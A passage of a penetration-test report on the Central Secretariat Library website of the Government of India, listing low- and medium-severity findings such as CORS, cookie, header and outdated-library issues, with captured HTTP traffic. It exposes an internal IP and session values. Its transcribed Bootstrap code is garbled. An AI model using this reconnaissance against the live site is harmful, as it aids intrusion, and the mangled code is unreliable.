
**Description:** The application is accessible over HTTP.

**Impact:** The application is working on HTTP as a result an attacker can perform the MITM attack and can steal sensitive information during transmission.

**Severity:** Medium

### How to Test:

**Step#1:** The attacker navigates to the application URL: <http://csl.nic.in/> and it is observed that application is running on HTTP:



### Recommendation(s):

- As per NIC policy, all the website and web application must be deployed on the HTTPS.

## 8. CORS Misconfiguration

**Incident URL:** <http://csl.nic.in/>

**Description:** The application is allowing access control requests originating from different domains.

**Impact:** An attacker can misuse the cross-origin resource sharing policy to carry out privileged actions and retrieve sensitive information.

**Severity:** Medium

### How to Test:

**Step#1:** An attacker navigates to the main page of the application at URL: <https://ayusoft.ayush.gov.in> and intercepts the response on the HTTP Interceptor. It is observed that Access-Control-Allow-Origin header is set to \* as shown below. This proves the application is allowing access control requests originating from different domains.

**Response**

Pretty Raw Hex Render   

```

1 HTTP/1.1 403 Forbidden
2 Date: Fri, 13 May 2022 12:20:06 GMT
3 Server: Apache/2.4.6 (Red Hat Enterprise Linux)
4 X-Frame-Options: SAMEORIGIN
5 Set-Cookie: ci_session=6iimtgu3easn32hmq4fkchrii2m4c99s; expires=Fri, 13-May-2022
12:44:06 GMT; Max-Age=1440; path=/; HttpOnly
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Access-Control-Allow-Origin: *
10 X-XSS-Protection: 1; mode=block
11 X-Content-Type-Options: nosniff
12 Connection: close
13 Content-Type: text/html; charset=UTF-8
14 Content-Length: 17360
15
16 <!DOCTYPE HTML>
17 <html lang="en">
18   <head>
19     <meta charset="utf-8">
20       <title>
21         OOPs!!! Error Page :: Central Secretariat Library (CSL), Goverment of India
22       </title>
23     <meta name="title" content="OOPs!!! Error Page :: Central Secretariat Library
24       (CSL), Goverment of India">
25     <meta name="description" content="">
26     <meta name="keywords" content="">
27     <meta name="language" content="en">
28     <meta name="viewport" content="width=device-width, initial-scale=1.0">
29     <link rel="shortcut icon" href="http://csl.nic.in/assets/images/favicon.ico" />
30   </head>
31   <body>
32     <h1>OOPs!!! Error Page :: Central Secretariat Library (CSL), Goverment of India</h1>
33     <p>The requested page could not be found. Please try again or go back to the previous page.</p>
34   </body>
35 </html>

```

---

## Recommendation(s):

1. Avoid setting header Access-Control-Allow-Origin' to \*, if the resource contains sensitive information.
2. Allow only selected, trusted domains in the Access-Control-Allow-Origin header.
3. Ensure that URLs responding with \*Access-Control-Allow-Origin: \*\* do not include any sensitive content or information that might aid attacker in further attack.

## 9. Insecure HTTP Methods

**Incident URL:** <http://csl.nic.in/>

**Description:** The insecure 'OPTIONS' HTTP method is enabled in the application.

**Impact:** It allows an attacker to perform further attacks based on the HTTP methods which are enabled.

## **Severity:** Low

## **How to Test:**

**Step#1:** An attacker browses the application and intercepts the request with the help of HTTP interceptor as shown below.

The screenshot shows the Burp Suite Professional interface with the Repeater tab selected. The Request pane displays an OPTIONS request to /robots.txt with various headers. The Response pane shows the server's 501 Not Implemented response, which includes an HTML page explaining the lack of support for the OPTIONS method.

**Request**

Pretty Raw Hex ⌂ \n ⌂

```
1 OPTION /robots.txt HTTP/1.1
2 Host: cs1.nic.in
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8
9
```

**Response**

Pretty Raw Hex Render ⌂ \n ⌂

```
1 HTTP/1.1 501 Not Implemented
2 Date: Fri, 13 May 2022 12:19:16 GMT
3 Server: Apache/2.4.6 (Red Hat Enterprise Linux)
4 X-Frame-Options: SAMEORIGIN
5 A low-level OPTION, GET, HEAD, POST, TRACE
6 Content-Length: 204
7 Connection: close
8 Content-Type: text/html; charset=iso-8859-1
9
10 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
11 <html>
12   <head>
13     <title>
14       501 Not implemented
15     </title>
16   </head>
17   <body>
18     <h1>
19       Not Implemented
20     </h1>
21     <p>
22       OPTION to /robots.txt not supported.<br />
23     </p>
24   </body>
25 </html>
```

## Recommendation(s):

1. It is recommended to allow only GET, POST and HEAD HTTP methods.

## 10.Insecure Cookie Attribute

**Incident URL:** <http://csl.nic.in/>


**Description:** The application has not implemented 'Domain' and 'Secure' cookie attributes and 'Path' has been improperly set to root.

**Impact:** This vulnerability allows an attacker to steal sensitive information like session token and allows launching further attacks.

**Severity:** Low

### How to Test:

**Step#1:** The attacker navigates to the application at URL: <http://csl.nic.in/> and captures the request.



The screenshot shows the homepage of the Central Secretariat Library (CSL). The top navigation bar includes links for Home, About Us, Library Catalogue, Sections, Digital Repository, Services, Library Rules, Quick Links, and Contact Us. The main content area features a large image of Prime Minister Narendra Modi inaugurating the Indian Culture portal. Below this image is a video player showing the inauguration ceremony. To the right, there are four links: 'Library Membership Form', 'Collection', 'Virtual Tour', and 'Training / Internship Programme'. A banner for 'INDIAN CULTURE' is prominently displayed. The footer contains a 'Welcome to CSL' section and a 'News & Announcements' section.

**Step#2:** The request is captured and is observed that the only Domain cookie attribute is not set and path is set to root as shown below.

Response

Pretty Raw Hex Render   

```

1 HTTP/1.1 200 OK
2 Date: Fri, 13 May 2022 12:08:09 GMT
3 Server: Apache/2.4.6 (Red Hat Enterprise Linux)
4 X-Frame-Options: SAMEORIGIN
5 Set-Cookie: ci_session=at51069vf50rcjhm4jn37hk4sv0299hr; expires=Fri, 13-May-2022
12:32:09 GMT; Max-Age=1440; path=/; HttpOnly
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Access-Control-Allow-Origin: *
10 Vary: Accept-Encoding
11 X-XSS-Protection: 1; mode=block
12 X-Content-Type-Options: nosniff
13 Content-Length: 23549
14 Connection: close
15 Content-Type: text/html; charset=UTF-8
16
17
18 <!DOCTYPE HTML>
19 <html lang="en">
20   <head>
21     <meta charset="utf-8">
22     <title>
23       Online Suggestion :: Central Secretariat Library (CSL), Goverment of India
24     </title>
25     <meta name="title" content="Online Suggestion :: Central Secretariat Library
26       (CSL), Goverment of India">
27     <meta name="description" content="Central Secretariat Library (CSL) under the
28       Ministry of Culture is one of the largest tangible treasures of knowledge next
29       to the British Library in the world.">
30   </head>
31   <body>
32     <h1>Online Suggestion</h1>
33     <p>Enter your query here</p>
34     <form>
35       <input type="text" placeholder="Search..." />
36     </form>
37     <ul>
38       <li>Recent Searches</li>
39     </ul>
40   </body>
41 </html>

```

0 matches

## Recommendation(s):

1. Path' should not set to root Instead a sub folder path should be used.
2. Also, the "Domain" cookie attribute should be set as restrictive as possible and the complete application domain should be provided for this attribute.
3. The application should set 'Domain', 'Secure' and 'Path' for both pre authentication Session ID and post authentication Session ID in the application.

## 11. Private IP Disclosure

**Incident URL:** <http://csl.nic.in/upload/>


**Description:** An attacker can gain the critical information as the Internal IP is disclosed in the application.

**Impact:** It allows an attacker to gain knowledge about the internal IP and launch further attacks.

**Severity:** Low

### How to Test:

**Step#1:** The attacker navigates to the application at URL: <http://csl.nic.in/upload/> and captures the request in HTTP interceptor and observes internal IP in response as shown below.



The screenshot shows a browser-based HTTP interceptor interface. The target URL is set to <http://csl.nic.in>. The response tab is selected, showing the following content:

```

1 HTTP/1.1 302 Found
2 Date: Sat, 14 May 2022 11:54:20 GMT
3 Server: Apache/2.4.6 (Red Hat Enterprise Linux)
4 X-Frame-Options: SAMEORIGIN
5 location: http://10.247.219.114/csl/page/customerror
6 Cache-Control: max-age=172800
7 Expires: Mon, 16 May 2022 11:54:20 GMT
8 X-XSS-Protection: 1; mode=block
9 X-Content-Type-Options: nosniff
10 Content-Length: 1194
11 Connection: close
12 Content-Type: text/html; charset=UTF-8
13
14 <!DOCTYPE html>
15 <html lang="en">
16   <head>
17     <meta charset="utf-8">
18     <title>
19       Error
      </title>
    <style type="text/css">
20

```

The "location" header (line 5) is highlighted with a red box. The right side of the interface shows tabs for "Inspector" which include sections for Request Attributes, Request Query Parameters, Request Body Parameters, Request Cookies, Request Headers, and Response Headers.

### Recommendation(s):

1. The application should not display server specific information to the application users.
2. Internal IP addresses should never be present in the HTTP requests or responses of the application.

## **12. Information Disclosure**

**Incident URL:** <http://csl.nic.in/>

**Description:** An attacker can gain server-side information like server name from the HTTP response of the application.

**Impact:** An attacker can gain server-side information like server name in response of the application that may allow an attacker to carry out specific known targeted attacks for remote server.

**Severity:** Low

## **How to Test:**

**Step#1:** An attacker navigates to the main page of the application at URL: <http://csl.nic.in/> and intercept the request on the HTTP Interceptor. It is observed that server name is disclosing i.e., **Apache/2.4.6 (Red Hat Enterprise Linux)** is disclosed as shown below.

The screenshot shows the Network tab of a browser developer tools interface. It displays two entries: a 'Request' and a 'Response'.

**Request:**

- Method: GET
- URL: / HTTP/1.1
- Host: www.csl.nic.in
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1
- ...

**Response:**

- HTTP/1.1 200 OK
- Date: Fri, 13 May 2022 12:01:28 GMT
- Server: Apache/2.4.6 (Red Hat Enterprise Linux)
- X-Frame-Options: SAMEORIGIN
- Set-Cookie: ci\_session=12m1lk8iis7ki7ec3qjt138is1nrdj21; expires=Fri, 13-May-2022 12:25:28 GMT; Max-Age=1440; path=/; HttpOnly
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
- Vary: Pragma
- Vary: Accept-Encoding
- X-KSS-Protection: 1; mode=block
- X-Content-Type-Options: nosniff
- Content-Length: 42593
- Connection: close
- Content-Type: text/html; charset=UTF-8
- ...

The response body contains the HTML content of the CSL homepage, including the title "Home :: Central Secretariat Library (CSL), Government of India".

## Recommendation(s):

1. Application should not disclose the server information from any page or request or response headers.
  2. The application must use latest stable version and update on regular basis.

## 13. Vulnerable and Outdated Component

**Incident URL:** <http://csl.nic.in/>

**Description:** The application is using a vulnerable version of jQuery v3.1.1, Bootstrap v3.3.7

**Impact:** This vulnerability represents a risk to the application as the application is using vulnerable version of jQuery and Bootstrap.


## **Severity:** Low

## **How to Test:**

## **Instance#1:**

**Step#1:** An attacker navigates to the application at URL: <http://csl.nic.in/assets/js/jquery-3.1.1.min.js> and observes that the application is using the vulnerable version of jQuery as shown below.

**Step#2:** From the below screenshot it is observed that jQuery version 3.1.1 is vulnerable.



**jquery@3.1.1 vulnerabilities**

JavaScript library for DOM operations

View on npm | View jquery@3.1.1 package health on Snyk Advisor

Latest version:	3.6.0	First published:	11 years ago	Latest version published:	a year ago
Continuously find & fix vulnerabilities like these in your dependencies.					
<a href="#">Test and protect your applications</a>					

### Direct Vulnerabilities

Known vulnerabilities in the jquery@3.1.1 package. This does not include vulnerabilities belonging to this package's dependencies.


Automatically find and fix vulnerabilities affecting your projects. Snyk scans for vulnerabilities and provides fixes for free.

[Fix for free](#)

VULNERABILITY	VULNERABILITY VERSIONS	SNYK PATCH	PUBLISHED
Cross-site Scripting (XSS)	>=1.5.1 <3.5.0	Not available	29 Apr, 2020
Cross-site Scripting (XSS)	>=1.5.1 <3.5.0	Not available	13 Apr, 2020
Prototype Pollution	<3.4.0	Not available	27 Mar, 2019


**Instance#2:**

**Step#1:** An attacker navigates to the application at URL: <http://csl.nic.in/assets/js/bootstrap.min.js> and observes that the application is using the vulnerable version of Bootstrap as shown below.



```
/*
 * Bootstrap v3.3.7 (http://getbootstrap.com)
 * Copyright 2011-2016 Twitter, Inc.
 * Licensed under the MIT license
 */
if("undefined"==typeof jQuery)throw new Error("Bootstrap's JavaScript requires jQuery");+function(a){"use strict";var b=a.fn.jquery.split("."),c=b[0].split("[")>1?b[0]<&&b[1]<9||1==b[0]&&b[1]==2||1||b[0]>3?throw new Error("Bootstrap's JavaScript requires jQuery version 1.9.1 or higher, but lower than version 4")):(jQuery),+function(a){"use strict";function b(){var a=document.createElement("bootstrap"),b=(WebkitTransition?"webkitTransitionEnd",MozTransition:"transitionend",OTransition:"oTransitionEnd otransitionend",transition:"transitionend");for(var c in b)if(void 0!=a.style[c])return{end:c};}return{end:b}}).fn.emulateTransitionEnd=function(b){var c=1,d=this;a(this).one("bsTransitionEnd",function(){c=0});var e=function(){(c||a(d).trigger(a.support.transition.end))&&setTimeout(e,b)};a.support.transition&&(a.support.transition.end||a.event.special.bsTransitionEnd.bindType=a.support.transition.end.delegateType=a.support.transition.end.handle=a.support.transition.end.handleFunction=b);(if(a(b.target).is(this))return b.handleObj.handler.apply(this,arguments))});}(jQuery),+function(a){"use strict";function b(b){return this.each(function(){var c=a(this),e=c.data("bs.alert");e||new d(this),"string"==typeof e&&e.call(c))});var c=[{"data-dismiss":"alert"}],d=function(b){a(b).on("click",c,function(e){e.preventDefault();var f=e.attr("data-target");f||(f=e.attr("href"),f=f&&f.replace(/\.*\?#\[^"]*\?/,""));var g=a("#"+f);g.trigger("close.bs.alert").remove();var h=a(this),i=h.attr("data-target");i||(i=h.attr("href"),i=i.replace(/\?#\[^"]*\?/,""));var j=g.one("bsTransitionEnd",c).emulateTransitionEnd(d.TRANSITION_DURATION):c());var k=a.fn.alert;a.fn.alert.Constructor=d,a.fn.alert.noConflict=function(){return a.fn.alert};a(document).on("click.bs.alert.data-api",c,d.prototype.close);(jQuery).+function(a){"use strict";function b(b){return this.each(function(){var d=a(this),e=d.data("bs.button"),f=d.data("bs.button");f||d.data("bs.button",e=new c(this,f));"toggle"==b?e.toggle():b&&e.setState(b))});var c=function(b,d){this.$element=a(b),this.options=a.extend({},c.DEFAULTS,d),this.isLoading=1};c.VERSION="3.3.7",c.DEFAULTS={loadingText:"Loading..."},c.prototype.setState=function(b){var e=this.$element,f=e.is("input")?"val": "html",g=e.data();b[e.is("Text")?null:f]=g,f.data("resetText",g)}
```

**Step#2:** From the below screenshot it is observed that Bootstrap 3.3.7 is vulnerable.



The screenshot shows a web browser window with the URL <https://snyk.io/test/npm/bootstrap/3.3.7>. The page displays a summary of vulnerabilities for the Bootstrap package. On the left, there are filters for 'Issues' and 'Dependencies'. Under 'Issues', 'Severity' is set to 'Medium Severity' (highlighted in orange). The list of issues includes a 'Cross-site Scripting (XSS)' vulnerability for Bootstrap 3.3.7, which is marked as 'MEDIUM SEVERITY'. The details for this issue state: 'Vulnerable module: bootstrap' and 'Introduced through: bootstrap@3.3.7'. It also lists 'Detailed paths' and 'Remediation: Upgrade to bootstrap@3.4.1.' Below this, the 'Overview' section notes that 'bootstrap is a popular front-end framework for faster and easier web development.' and mentions affected properties like 'data-template', 'data-content', and 'data-title'.

## Recommendation(s):

1. Upgrade all components (Applications Frameworks, Content Management Systems (CMS), Web server) to latest stable version.

## 14. Missing Security Headers

**Incident URL:** <http://csl.nic.in/>

**Description:** The application security headers provide protection from multiple attack vectors making it difficult for an attacker to compromise or exploit the application or related assets, The application has not configured security headers.

**Impact:** The application has not implemented CSP and HSTS response header leading it vulnerable to multiple security attacks including Cross Site Scripting (XSS),data injection attacks and SSL-stripping man-in-the-middle attacks, weakens cookie-hijacking protections.

**Severity:** Low

### How to Test:

**Step #1:** Below screenshot shows that the Security headers (i.e., CSP and HSTS) are missing from the application:



```

Response from http://csl.nic.in:80/login/index [164.100.77.31]
Forward Drop Intercept is on Action Open Browser Comment this item
Raw Headers Hex
Pretty Raw Render In Actions ▾
1 HTTP/1.1 200 OK
2 Date: Fri, 03 Jun 2022 09:16:52 GMT
3 Server: Apache/2.4.6 (Red Hat Enterprise Linux)
4 X-Frame-Options: SAMEORIGIN
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 X-XSS-Protection: 1; mode=block
10 X-Content-Type-Options: nosniff
11 Content-Length: 17957
12 Connection: close
13 Content-Type: text/html; charset=UTF-8
14
15 <!DOCTYPE HTML>
16 <html lang="en">
17   <head>
18     <meta charset="utf-8">

```

### Recommendation(s):

It is recommended that all the necessary security headers should be enabled like:

- X-Content-Type-Options: nosniff
- X-Frame-Options: SAMEORIGIN
- X-XSS-Protection: 1; mode=block
- Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
- Application must implement CSP security header.

